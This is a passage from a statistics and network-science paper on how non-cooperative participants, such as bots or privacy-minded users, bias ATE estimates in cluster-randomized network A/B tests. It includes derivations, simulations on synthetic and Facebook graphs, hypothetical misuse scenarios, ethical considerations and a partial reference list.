$$\hat{\beta} = \frac{(\sum \sigma^2)(\sum Y_1) - (\sum \mathbf{Z}\sigma)(\sum \sigma Y)}{N_1(\sum \sigma^2) - \sum \mathbf{Z}\sigma^2} \tag{13}$$

$$\hat{\gamma} = \frac{N_1(\sum \sigma Y) - (\sum \mathbf{Z}\sigma)(\sum Y_1)}{N_1(\sum \sigma^2) - \sum \mathbf{Z}\sigma^2} \tag{14}$$

There are two ways a non-cooperative participant r influences the estimated parameters: (1) through its own outcome, Y_r, and (2) through neighborhood exposure to its outcome. In this additive framework, we assume that $\gamma \sum \frac{Y_{A_j}}{d_j}$ is the portion of an individual j's outcome, Y_j, due to network effect. Because of the additive functional form, we can separate these two sources of bias. We let $\hat{\beta}_R, \hat{\gamma}_R$ be the bias in estimated parameters due to the outcome from a set of non-cooperative participants R, and $\hat{\beta}_Y, \hat{\gamma}_Y$ be the bias in estimated parameters due to neighborhood exposure to outcomes from R, so that

$$\delta_R(\tau, k) = \hat{\beta}_R + \hat{\gamma}_R + \hat{\beta}_Y + \hat{\gamma}_Y \tag{15}$$

Since these parameters are estimated as sums over each unit individually, we can divide $\hat{\beta}$ and $\hat{\gamma}$ into terms accounting for outcomes from compliant units separately from outcomes of non-cooperative participants. Then the estimate of the parameters due to non-cooperative outcome is given:

$$\hat{\beta}_R = \frac{|R_1|Y_{1R}\sum(\sigma_r{}^2) - (\sum \mathbf{Z}\sigma)\left(\sum_{r\in R} \sigma_r Y_r\right)}{N_1(\sum \sigma^2) - \sum \mathbf{Z}\sigma^2} \tag{16}$$

$$\hat{\gamma}_R = \frac{N_1 \sum_{r\in R} \sigma_r Y_r - |R_1|Y_{1R}\sum \mathbf{Z}\sigma}{N_1(\sum \sigma^2) - \sum \mathbf{Z}\sigma^2} \tag{17}$$

So the bias in estimates $\hat{\beta}, \hat{\gamma}$ due to non-cooperative outcome is:

$$\hat{\beta}_R + \hat{\gamma}_R = \frac{|R_1|Y_{1R}\left(\sum \sigma^2 - \sum \mathbf{Z}\sigma\right) + (N_1 - \sum \mathbf{Z}\sigma)\left(\sum_{r\in R} \sigma_r Y_r\right)}{N_1(\sum \sigma^2) - \sum \mathbf{Z}\sigma^2} \tag{18}$$

Note that the only terms of $\hat{\beta}_R + \hat{\gamma}_R$ related to the placement of non-cooperative participant r in the network is in exposure to treatment, σ_r. Now we consider the bias due to the network effects of non-cooperative behavior.

Reasoning about bias due to non-cooperative network influence through parameter estimation is difficult, since the bias due to non-cooperation is dependent on the strength of the true network effect, γ, which is only calculated in the linear estimator through the portion of the neighborhood receiving treatment. Further, even if non-cooperative outcome is separated into (1) the portion of its outcome independent of its neighbors, (2) the portion of outcome due to unbiased peer effects, and (3) the portion of outcome due to peer effects from NCPs, we still must account for the non-cooperative peer effects in i's NCP-exposed neighbors in (2), which may be exposed to a different non-cooperative participant than r. Instead of reasoning about the strength of non-cooperative diffusion, we can approximate the bias induced by a single NCP r's outcome on non-NCP neighbor j's outcome using the fact that Y_r skews Y_j relative to the distance between Y_r and the mean outcome of j's neighbors excluding r: $\bar{Y}_{A_j \setminus r}$. Then the bias in Y_j due to Y_r is $\propto \frac{1}{d_j}(Y_r - \bar{Y}_{A_j \setminus r})$, where d_j is the degree of node j, and Y_r is the outcome of non-cooperative participant r under treatment assignment z_r. So the total bias induced by r on its neighbors' outcome is approximated by:

$$\begin{aligned} \hat{\beta}_Y + \hat{\gamma}_Y &= \sum_{j\in A_r} \frac{1}{d_j}(Y_r - \bar{Y}_{A_j \setminus r}) \\ &= \omega_r \sum_{j\in A_r} (Y_r - \bar{Y}_{A_j \setminus r}) \approx \omega_r (Y_r - \bar{Y}_{A_r^2}) \end{aligned} \tag{19}$$

where $\bar{Y}_{A_r^2}$ is the mean outcome in r's two-hop neighborhood. Then the total ATE bias due to non-cooperative participants in the network is:

$$\begin{aligned} \delta_R(\tau, k) = &\frac{|R_1|Y_{1R}\left(\sum \sigma^2 - \sum \mathbf{Z}\sigma\right) + (N_1 - \sum \mathbf{Z}\sigma)\left(\sum_{r\in R} \sigma_r Y_r\right)}{N_1(\sum \sigma^2) - \sum \mathbf{Z}\sigma^2} \\ &+ \sum_{r\in R} \omega_r \left(Y_r - \bar{Y}_{A_r^2}\right) \end{aligned} \tag{20}$$

5.4 Expected Bias

We now examine the expected bias under random and dominating non-cooperative node placement (**RQ2**).

Recall the assumptions that NCPs behave according to their treatment assignment, and are placed either uniformly at random across the graph (RNCP), or greedily according to graph structure (GNCP). That is, the GNCP procedure does not consider treatment assignment across the graph in its heuristic. For logical consistency, we will assume NCPs are placed before treatment is assigned. Thus, in our expected bias analysis, we will not optimize NCP placement with respect to treatment assignment.

We specifically consider the bias induced by an NCP r on its neighbors' outcome, $\hat{\beta}_Y + \hat{\gamma}_Y$. We use this narrowed view because the bias induced by non-cooperative outcome alone,

$\hat{\beta}_R + \hat{\gamma}_R$, is related to the placement of NCPs only through exposure to treatment. In particular, it is related to the treatment assignments across r's neighborhood. Reasoning over behavior on nodes exposed to both treatments is beyond the scope of this work. For detailed discussion of the relationship between clustering, neighborhood exposure, and ATE estimation, see Ugander et al. [68]. For our analysis, we assume that a node and its neighbors receive the same treatment assignment.

Here we discuss the expected ATE bias induced by k non-cooperative participants in the graph. We will give expressions for both random and dominating NCP placement. Note however that due to our assumption that each node has the same treatment assignment as each of its neighbors, the only term affected by NCP placement in expectation over $\hat{\beta}_Y + \hat{\gamma}_Y$ is ω_r.

5.4.1 Random Placement

Under the RNCP placement protocol, we would expect the average case bias from non-cooperative participants. We use $\bar{\omega}$ to denote expected influence of a randomly placed node, whose expression is given by:

$$\bar{\omega} = \mathbb{E}[\omega] = \sum_{i=1}^{N} \mathcal{P}(\omega_i)\omega_i \tag{21}$$

where $\mathcal{P}(\omega_i)$ is the probability of observing node influence ω_i, determined by the degree distribution in the graph.

So the expected value of bias in network treatment effect from k non-cooperative participants placed uniformly at random is:

$$\mathbb{E}\left[\hat{\beta}_Y + \hat{\gamma}_Y\right] = k\bar{\omega}\left[\frac{N_1}{N}\left(Y_{R1} - \bar{Y}_{\left(1,\, A^2_G\right)}\right) + \frac{N_0}{N}\left(Y_{R0} - \bar{Y}_{\left(0,\, A^2_G\right)}\right)\right] \tag{22}$$

5.4.2 Greedy Coverage Placement

The expected value of ATE bias from NCPs placed under the GNCP protocol follows a similar formulation except that we maximize the total non-cooperative influence for a set of k NCPs. Let ω^*_k be the maximum total influence for a dominating set of size k. Then the expected value of bias in network treatment effect for non-cooperative participants forming a dominating set over the graph is as follows:

$$\mathbb{E}\left[\hat{\beta}_Y + \hat{\gamma}_Y\right] = \omega^*_k\left[\frac{N_1}{N}\left(Y_{R1} - \bar{Y}_{\left(1,\, A^2_G\right)}\right) + \frac{N_0}{N}\left(Y_{R0} - \bar{Y}_{\left(0,\, A^2_G\right)}\right)\right] \tag{23}$$

Finding the dominating set that maximizes the total non-cooperative influence for a set of k NCPs can be formulated as a weighted maximum coverage problem, where the universe U is the set of all nodes, each subset S_i is a set containing the node i and its neighbors, $S_i = \{a \in V(G) \mid a = i \vee \exists (a,i) \in E(G)\}$, and each set's weight $w(i) = \sum_{a \in S_i} \frac{1}{d_a} = \omega'_a$, where d_a is the degree of node a. The weighted maximum coverage problem is NP-hard but can be approximated with a greedy algorithm with an approximation ratio of 1 - $\frac{1}{e}$, with e the base of the natural logarithm. [49].

6 Simulation Study

To empirically demonstrate the effect of non-cooperative participation on OSN effect estimation, we simulated outcomes in a network and used the ATE estimation method of Gui et al. [30] to estimate treatment effect in networks both with and without non-cooperative interference. The experiments consider outcome simulations over both synthetic and real-world graph structures. We use simulations of outcomes over a real-world graph structure as the closest analog to real-world data available for this setting. Simulation studies like the one presented in this work are not uncommon in the network science or statistical relational literatures, where real-world data measuring effect estimation is not available due to e.g., digital privacy concerns, medical record privacy protections, etc. In other cases, real-world data may be available, but the sample size is small or otherwise inappropriate [24].

Where possible, we have substituted synthetic aspects of the simulation study with publicly available empirical data to improve the external validity of the study. This is in line with best practice in evaluating causal effect estimation [28]. The real-world simulation experiments use real-world OSN structure, published individual and peer effect estimates for the same OSN platform, and the outcome simulation model is drawn from prior work developed at a competing OSN.

6.1 Methodology

For a given graph, we generate a clustering of the graph and assign clusters to treatment or control. We then generate a dominating set of non-cooperative participants using a greedy algorithm (GNCP). Recall that this procedure is guaranteed to approximate the maximum total non-cooperative influence within (1-e). A second NCP set of the same size is selected uniformly at random from the graph (RNCP). Given this selection procedure, the RNCP selected non-cooperative nodes are not guaranteed to form a dominating set over the graph.

For specific settings of the individual treatment effect parameter λ_1 and peer effect parameter λ_2, we determine the outcome function for compliant and non-cooperative nodes under the outcome simulation model proposed in Eckles et al. 2014 [23]. We then simulate outcomes iterating over the set of NCP nodes—starting with an empty set and adding an NCP to the previous set—ending with the entire dominating set. For each NCP subset, we simulate outcomes $Y_{i,t}$ for each node i up to $t = 3$. We use the linear estimator over generated outcomes to estimate ATE for each subset of non-cooperative participants. The estimated ATE for the experiment with no non-cooperative interference is used as a baseline of comparison for ATE bias induced by NCPs.

6.2 Network Structure

Synthetic graphs are generated under algorithms designed to match properties of real-world networks, and which result in some form of community structure. Several induce a power-law distribution over node degrees in generated graphs, consistent with standard practice in the network science literature. This power-law relationship has been consistently reported in real-world networks [50].

In addition to the synthetic graph experiments, we also include an experiment simulation with non-cooperative participants using empirical data.

6.2.1 Synthetic Graph Generation

Synthetic network graphs are generated using the same procedure reported in Section 5.2.2. Our results are consistent within graph type, so we report single parameter settings. We consider forest-fire models with forward burning probability $p_{\text{ff}} = 0.37$ and backward burning ratio $r = 0.892$, small-world networks with rewiring parameter $p_{\text{sw}} = 0.05$, and SBMs with community mixing parameter $\mu = 0.2$. Interestingly, the size of the dominating set relative to the graph decreases as the size of the graph increases for graphs with the same parameter values. However, graphs of different size also produce the same pattern of bias increases within graph type, so we report results for graphs with 1000 nodes.

6.2.2 Real-World Graph Structure

For the real-world graph structure, we use a public release of the Facebook subgraph [43] available through the SNAP library [44]. This subgraph was collected by choosing a 10-clique set of users and taking the subgraph induced by this set of users and their neighborhoods. [3] This network sample has 4039 nodes and 88,234 edges.

6.3 Outcome Simulation Model

The simulation model defines a protocol for treatment assignment and uses a linear model of outcome incorporating individual, peer, and neighborhood-level effects on unit response.

Treatment assignment. The experiment simulations use cluster-randomized assignment to minimize treatment exposure between treatment groups. We use the Infomap algorithm for community detection [59] to generate a set of clusters over the network with c clusters. We assign clusters to treatments according to a binomial distribution $\mathcal{B}(c, 0.5)$.

[3] As a result of this subgraph sampling procedure, the 10-clique set of ego nodes forms a dominating set over all 4039 nodes in the network sample.

Participant outcome model. Observed outcome values were generated using the following linear model introduced by Eckles et al. [23] and further adapted from Gui et al. [30] :

$$Y_{i,t} = \lambda_0 + \lambda_1 z_i + \lambda_2 \frac{A_i Y_{t-1}}{D_{i,i}} + U_{i,t} \tag{24}$$

where z_i is the treatment assignment of unit i, $\frac{A_i Y_{t-1}}{D_{i,i}}$ is the mean outcome units neighboring unit i, and $U_{i,t} \sim \mathcal{N}(0, 0.1)$ is an individual-level noise parameter. At $t = 0$, we set $Y_{0,i} = 0$ for all i.

Outcome parameter values. Following the parameter assignments of [30], we set $t = 3$, $\lambda_0 = -1.5$, and we set individual treatment parameters $\lambda_1 \in \{0.25, 0.5, 0.75, 1\}$ and peer effect parameters $\lambda_2 \in \{0, 0.1, 0.5, 1.0\}$.

In the simulation study using empirical data, we also consider parameter values drawn from published treatment effect estimates from experiments on Facebook [22]: for individual treatment effect we set $\lambda_1 \in \{1.845\text{e}{-4}, 1.929\text{e}{-4}, 1.995\text{e}{-4}\}$, and for peer treatment effect we set $\lambda_2 \in \{1.086\text{e}{-3}, 1.111\text{e}{-3}, 1.136\text{e}{-3}\}$.


Non-cooperative outcome. Under the non-cooperative behavioral model Minimum, non-cooperative participants respond to minimize the estimated ATE (described in Section 4). Non-cooperative outcome is determined by λ_0 and λ_1:

$$Y_r = \begin{cases} \lambda_0 & \text{if } z_r = 1, \\ \lambda_0 + \lambda_1 & \text{if } z_r = 0. \end{cases}$$

6.4 Synthetic Network Results


The simulation results in Figure 5 demonstrate the effect of NCPs on the estimated treatment effect. The bias induced by NCPs increases as the number of non-cooperative nodes increases. GNCP placement generally results in greater bias than RNCP placement, especially for large peer effect, λ_2. As individual treatment effect λ_1 increases, the slope of the bias increase remains constant. Under RNCP, the increase in peer effect λ_2 has little effect. The dramatic changes in bias occur with increases to peer effect for NCPs selected under GNCP. For λ_2=1, SBMs with GNCP selection nearly double the ATE bias of NCP-sets selected under RNCP.

The importance of peer effect strength also depends on network topology. SBMs and forest-fire models are particularly susceptible to bias in ATE for networks with large peer effects, especially under GNCP selection procedures. These two graph generation algorithms are often cited as producing graphs closely resembling real-world networks, and SBMs in particular are recommended as random graphs most closely replicating real world community structure [40, 42, 74]. It is interesting that these structures are also the most vulnerable to non-cooperative biasing, even for relatively small sets of non-cooperative participants.



(a) forest-fire networks (N = 1000, p_{ff}=0.37, r=0.892) (b) small-world graphs (N = 1000, p_{sw}=0.05) (c) SBMs (N = 1000, μ=0.2)

Figure 5: Bias in estimated ATE for (a) forest-fire models, (b) small-world networks, and (c) SBMs under different assignments of individual treatment and network treatment effects. Rows share individual treatment effect parameter settings, λ_1, and columns share network treatment effect settings, λ_2. Note the difference in scales on the y-axis for adversary bias. Forest-fire networks and SBMs exhibit significant bias with increases in the strength of peer effects, even for a small set of non-cooperative participants.



(a) 4039-node Facebook subgraph with published effect parameters (b) 4039-node Facebook subgraph with simulated effect parameters

Figure 6: Bias in estimated ATE on a subgraph from the Facebook graph using (a) published individual and peer effect estimates [22], and (b) simulated individual and peer effect estimates [30]. Rows share individual treatment effect parameter settings, λ_1, and columns share network treatment effect settings, λ_2. When effect size is small, RNCP placement results in greater bias in ATE than GNCP placement. In general, there is greater variability in ATE bias under GNCP placement.

6.5 Real-World Network Results

Figure 6 shows the results of the Facebook graph simulation under two sets of outcome simulation model parameters. In general, there is greater variability in ATE bias under GNCP placement. When the true individual and peer effect size are small as in Figure 6a, RNCP results in greater bias in ATE than under GNCP. This is consistent with the synthetic network simulations with small peer effect. Results in Figure 6b also show a similar pattern of bias increases as the synthetic network experiments (Section 6.4), which use the same settings for outcome parameters λ_1, λ_2.

7 Implications

In this section, we outline two hypothetical but realistic scenarios to emphasize the implications of our work in both the propositional and relational settings.

Propositional non-cooperative effects. In 2020, Twitter introduced labels on tweets that may contain questionable content [60]. Two such labels were "Get the facts about COVID-19." (*Label A*) and "Some or all of the content shared in this Tweet conflicts with guidance from public health experts regarding COVID-19. Learn more." (*Label B*); if these two labels are randomly assigned, they would constitute an A/B test, or simple experiment. The outcome of this experiment is the rate of spread of misinformation.

End-users would be aware of the new feature and may even suspect that they were in an experiment. Now consider an agent that controls a large number of fake or compromised Twitter accounts (a botherder [13], for instance). Suspecting Twitter's goals, the agent may choose to behave in a manner that propagates misinformation (and disinformation) about COVID-19 vaccines. Such an adversary might instruct the bots to behave in a way that influences the outcome of the A/B test (e.g., by flooding one label with clicks).

Relational non-cooperative effects. Now consider Facebook's election-cycle voter engagement campaigns, in which users received messages with reminders about election events and notices about friends that had checked-in as voters [12,36]. In this scenario, the treatment is a dedicated post in the experimental subject's news feed. Following the design of Jones et al. [36], the posts prominently feature a general-audience message, "It's election day. Tell friends you're voting in the 2012 Election and find out where to vote." (*propositional; Condition P*), or may list specific users if at least one friend had checked-in as having voted, "Kaleigh and 7 other friends are voters. Find out where to vote." (*relational; Condition R*).

Suppose Facebook is interested in evaluating click-through rates of posts over both conditions P and R.[4] Click-through rates of users exposed to R may depend on the accounts featured in the message. Users exposed to P may still influence their neighbor's voting outcomes by sharing their own voting status or other voting messaging as a result of their exposure under P. If some accounts skip the check-in to obfuscate their true voting status, that may influence the probability of adoption of users that may have otherwise adopted if exposed to the factual outcome. This is especially a concern when the *treatment cluster assignments are correlated with existing polarization in the network communities*.

[4] This is known as a 2x2 experimental design and it allows for the calculation of the effects of P only, R only, both P and R together, with no treatment as the control condition.

Summary. These two example scenarios are based on real-world experiments performed by social networking companies; the non-cooperative behavior is hypothetical, but demonstrates *how* A/B testing can be subverted, leading to potentially damaging real-world consequences (i.e., the inadvertent sub-optimal stemming of COVID-19 misinformation in the propositional scenario and the effects non-cooperative peer-engagement on voting in the relational scenario). In view of this, it is important for A/B testing operations to account for ATE bias as discussed in Section 5.

8 Ethics of Correction

It is important to note that non-cooperation does not automatically imply malicious or adversarial action. A user can act as an adversary of the OSN system *without being malicious*. In general, non-cooperative action may just as likely be non-malicious as not, and we should be careful about strictly adversarial framing of non-cooperative behavior [5]. Non-cooperative behavior may be a means of e.g. denying information to an OSN platform, which may protect against an automated system using information about the user that leads to biased application of services downstream. Non-cooperative behavior need not be directly related to the experiment underway (users may not know they are in an experiment), but those behavioral choices may still affect outcome estimates, including and especially when the treatment is cluster-randomized and the non-cooperative behavior is observed by peers.

As further ethical consideration for calculating non-cooperative bias terms for ATE correction, we note that this is, necessarily, removing the outcomes of nodes identified as non-cooperative. If those nodes share some feature (are acting to e.g., preserve their privacy), this induces a data-missingness selection bias on the corrected ATE estimates which may algorithmically perpetuate existing bias and injustice [11, 29].

9 Discussion

Our work is related to other studies of non-cooperative behavior in the network setting. Some of these investigate the spread of infection [45] or misinformation [15] in a network. Other work examines detection of adversaries [4, 16, 69] or measuring and analyzing the success of adversary integration in the network [1, 3]. The most similar work to ours in structure is Yildiz et al. [73], who model opinion networks that have "stubborn agents" placed in various configurations. A graphical representation of this work would overlay the network connectivity of Figure 2a with edges representing the flow of opinion; there is no notion of treatment and outcome in their framework, which fundamentally changes the problem formulation. This paper is the first to explore the effect of bots and other non-cooperative participants in network A/B testing.

When handling non-cooperative units in experiments in networked environments, there are three main problems or tasks: non-cooperative *detection*, statistical bias *correction*, and poisoning *prevention*. This work focuses on correction, relying on assumptions about our ability to identify non-cooperative network members and know the model of their behavior.

Clearly there is a need for future work on the detection and modeling of non-cooperative behavior in relational settings, e.g., OSNs. A major challenge in such detection is differentiating between strong opinion-holders and truly adversarial or trollish behavior [18]. Classifying non-cooperative behavior is a socio-technical issue and raises ethical concerns, especially if it is done behind walled gardens.

That said, there is still a great deal to study about the interaction of non-cooperative behavior and peer effects. As future work, we are interested in the effects of additional non-cooperative behavioral models. We have focused on extreme-response models of non-cooperative behavior, but non-cooperative participants may act under a wide range of other behavioral models. NCPs may condition their outcome behaviors according to not only their treatment assignment, but the treatment assignment and behavior of their neighbors. We might also consider less extreme non-cooperative behavior models or mixtures of behavioral models. An interesting approach to exploring this space might be to characterize the trade-off between injecting ATE bias and avoiding detection.

This work also does not address the task of prevention. While there are certainly sociological approaches to prevent non-cooperative behavior, an alternative is to simply design experiments that are robust to such behavior. Our work has demonstrated that the ATE estimate using standard network A/B testing protocols can be biased by non-cooperative behavior. While there may be more robust estimators (e.g., median treatment effect [41]), these estimators are not widely used.

10 Conclusion

This work presents an introductory analysis of the effect of non-cooperative behavior on the average treatment effect (ATE) estimate in networks. Non-cooperative behavior adds a layer of complexity over peer effects in network experiments and is a recognized issue in the literature not considered in standard experimental analysis for the relational setting. Our work demonstrates a vulnerability in cluster-randomized network A/B testing to manipulation under non-cooperative behavior, particularly for networks with long-tailed degree distributions. We have shown that networks with strong peer effects are susceptible to ATE bias from non-cooperative behavior and identified forest-fire models and SBMs as network structures vulnerable to non-cooperative spillover effects. Our experiments using a real-world network show results consistent with our findings in synthetic networks.

Availability

Code to support graph generation, outcome simulation models, and empirical measurements of non-cooperative bias used in the experiments and simulation studies presented in this work is available at https://github.com/KDL-umass/Non-cooperative-spillover.

Acknowledgements

We thank the anonymous reviewers for their careful review and thoughtful consideration of this paper, which has greatly benefited from the reviewer suggestions. We would like to thank Dan Corkill and Andrew McGregor for initial discussions of non-cooperative behavior under cluster-randomized treatment designs for network A/B testing. We also thank Amanda Gentzel, David Arbour, Katerina Marazopoulou, and other members of the Knowledge Discovery Laboratory at University of Massachusetts Amherst for their suggestions and comments on an early version of this work.

This research was sponsored by the Defense Advanced Research Projects Agency (DARPA), the Army Research Office (ARO), and the United States Air Force (USAF), and was accomplished under Cooperative Agreement Number W911NF-20-2-0005 and Contract Number FA8750-17-C-0120. The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies or views, either expressed or implied, of the DARPA, ARO, USAF, or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes not withstanding any copyright notation herein.

References

[1] Norah Abokhodair, Daisy Yoo, and David W. McDonald. Dissecting a social botnet: Growth, content and influence in Twitter. In *Proc. of the ACM Conf. on Computer Supported Cooperative Work Social Computing (CSCW)*, 2015.

[2] Kiyan Ahmadizadeh, Bistra Dilkina, Carla P. Gomes, and Ashish Sabharwal. An empirical study of optimization for maximizing diffusion in networks. In *Proc. of the 16th Int'l. Conf. on Principles and Practice of Constraint Programming (CP)*, 2010.

[3] Luca Maria Aiello, Martina Deplano, Rossano Schifanella, and Giancarlo Ruffo. People are strange when you're a stranger: Impact and influence of bots on social networks. In *Proc. of the 6th Int'l. Conf. on Weblogs and Social Media (ICWSM)*, 2012.

[4] Leman Akoglu, Rishi Chandy, and Christos Faloutsos. Opinion fraud detection in online reviews by network

effects. In *Proc. of the 7th Int'l. Conf. on Weblogs and Social Media (ICWSM)*, 2013.

[5] Kendra Albert, Jon Penney, Bruce Schneier, and Ram Shankar Siva Kumar. Politics of adversarial machine learning. In *Towards Trustworthy ML: Rethinking Security and Privacy for ML Workshop, Int'l. Conf. on Learning Representations (ICLR)*, 2020.

[6] Peter M Aronow and Cyrus Samii. Estimating average causal effects under general interference, with application to a social network experiment. *The Annals of Applied Statistics*, 11(4):1912–1947, 2017.

[7] Susan Athey, Dean Eckles, and Guido W. Imbens. Exact p-values for network interference. *Journal of the American Statistical Association (JASA)*, 113(521), 2018.

[8] Mahmoudreza Babaei, Przemyslaw Grabowicz, Isabel Valera, Krishna P Gummadi, and Manuel Gomez-Rodriguez. On the efficiency of the information networks in social media. In *Proc. of the ACM Int'l. Conf. on Web Search and Data Mining (WSDM)*, 2016.

[9] Eytan Bakshy, Itamar Rosenn, Cameron Marlow, and Lada Adamic. The role of social networks in information diffusion. In *Proc. of the Int'l. Conf. on World Wide Web (WWW)*, 2012.

[10] Battista Biggio and Fabio Roli. Wild patterns: Ten years after the rise of adversarial machine learning. *Pattern Recognition*, 84:317–331, 2018.

[11] Abeba Birhane and Fred Cummins. Algorithmic injustices: Towards a relational ethics. *NeurIPS Black in AI Workshop*, 2019.

[12] Robert M Bond, Christopher J Fariss, Jason J Jones, Adam DI Kramer, Cameron Marlow, Jaime E Settle, and James H Fowler. A 61-million-person experiment in social influence and political mobilization. *Nature*, 2012.

[13] Yazan Boshmaf, Ildar Muslukhov, Konstantin Beznosov, and Matei Ripeanu. The socialbot network: when bots socialize for fame and money. In *Proc. of the Annual Computer Security Applications Conf. (ACSAC)*, 2011.

[14] Finn Brunton and Helen Nissenbaum. Political and ethical perspectives on data obfuscation. In M. Hildebrandt and K. de Vries, editors, *Privacy, Due Process and the Computational Turn: The Philosophy of Law Meets the Philosophy of Technology*. Taylor & Francis, 2013.

[15] Ceren Budak, Divyakant Agrawal, and Amr El Abbadi. Limiting the spread of misinformation in social networks. In *Proc. of the 20th Int'l. Conf. on World Wide Web (WWW)*, 2011.

[16] Qiang Cao, Xiaowei Yang, Jieqi Yu, and Christopher Palow. Uncovering large groups of active malicious accounts in online social networks. In *Proc. of the ACM SIGSAC Conf. on Computer and Communications Security (CCS)*, 2014.

[17] Robert Carlson. Rob's Giant BonusCard Swap Meet, October 2010. This page is now defunct as of access in September 2021. We retain the original access date from the reference in Brunton and Nissenbaum [14].

[18] Jusing Cheng, Michael Bernstein, Cristian Danescu-Niculescu-Mizil, and Jure Leskovec. Anyone can become a troll: Causes of trolling behavior in online discussions. 2017.

[19] Vasek Chvatal. A greedy heuristic for the set-covering problem. *Mathematics of Operations Research*, 1979.

[20] Pedro Domingos and Matt Richardson. Mining the network value of customers. In *Proc. of the 7th ACM SIGKDD Int'l. Conf. on Knowledge Discovery and Data Mining (KDD)*, 2001.

[21] John R. Douceur. The Sybil attack. In *Revised Papers from the First Int'l. Workshop on Peer-to-Peer Systems (IPTPS)*, page 251–260, 2002.

[22] Dean Eckles and Eytan Bakshy. Bias and high-dimensional adjustment in observational studies of peer effects. *Journal of the American Statistical Association (JASA)*, 2021.

[23] Dean Eckles, Brian Karrer, and Johan Ugander. Design and analysis of experiments in networks: Reducing bias from interference. *Journal of Causal Inference*, 2014.

[24] Chris Emmery, Ben Verhoeven, Guy De Pauw, Gilles Jacobs, Cynthia Van Hee, Els Lefever, Bart Desmet, Véronique Hoste, and Walter Daelemans. Current limitations in cyberbullying detection: On evaluation criteria, reproducibility, and data scarcity. In *Language Resources and Evaluation*, pages 597–633, 2021.

[25] Casey Fiesler and Nicholas Proferes. "Participant" perceptions of Twitter research ethics. *Social Media+ Society*, 4(1), 2018.

[26] Santo Fortunato. Community detection in graphs. *Physics Reports*, 486(3–5):75 – 174, 2010.

[27] Jason Gaitonde, Jon Kleinberg, and Eva Tardos. Adversarial perturbations of opinion dynamics in networks. In *Proc. of the ACM Conf. on Economics and Computation*, 2020.

[28] Amanda Gentzel, Dan Garant, and David Jensen. The case for evaluating causal models using interventional

measures and empirical data. In *Advances in Neural Information Processing Systems (NeurIPS)*, 2019.

[29] Naman Goel, Alfonso Amayuelas, Amit Deshpande, and Ajay Sharma. The importance of modeling data missingness in algorithmic fairness: A causal perspective. In *AAAI Conf. on Artificial Intelligence*, 2021.

[30] Huan Gui, Ya Xu, Anmol Bhasin, and Jiawei Han. Network A/B testing: From sampling to estimation. In *Proc. of the 24th Int'l. Conf. on World Wide Web (WWW)*, 2015.

[31] Jochen Harant, Anja Pruchnewski, and Margit Voigt. On dominating sets and independent sets of graphs. *Comb. Probab. Comput.*, 8(6):547–553, November 1999.

[32] James J. Heckman. The scientific model of causality. *Sociological Methodology*, 35:1–97, 2005.

[33] James M Hudson and Amy Bruckman. "Go away": participant objections to being studied and the ethics of chatroom research. *The Information Society*, 2004.

[34] Luke Hutton and Tristan Henderson. "I didn't sign up for this!": Informed consent in social network research. In *Proc. of the Int'l. AAAI Conf. on Web and Social Media*, 2015.

[35] Samuel D Johnson, Jemin George, and Raissa M D'Souza. Strategic seeding of rival opinions. In *Int'l. Conf. on Game Theory for Networks*, 2016.

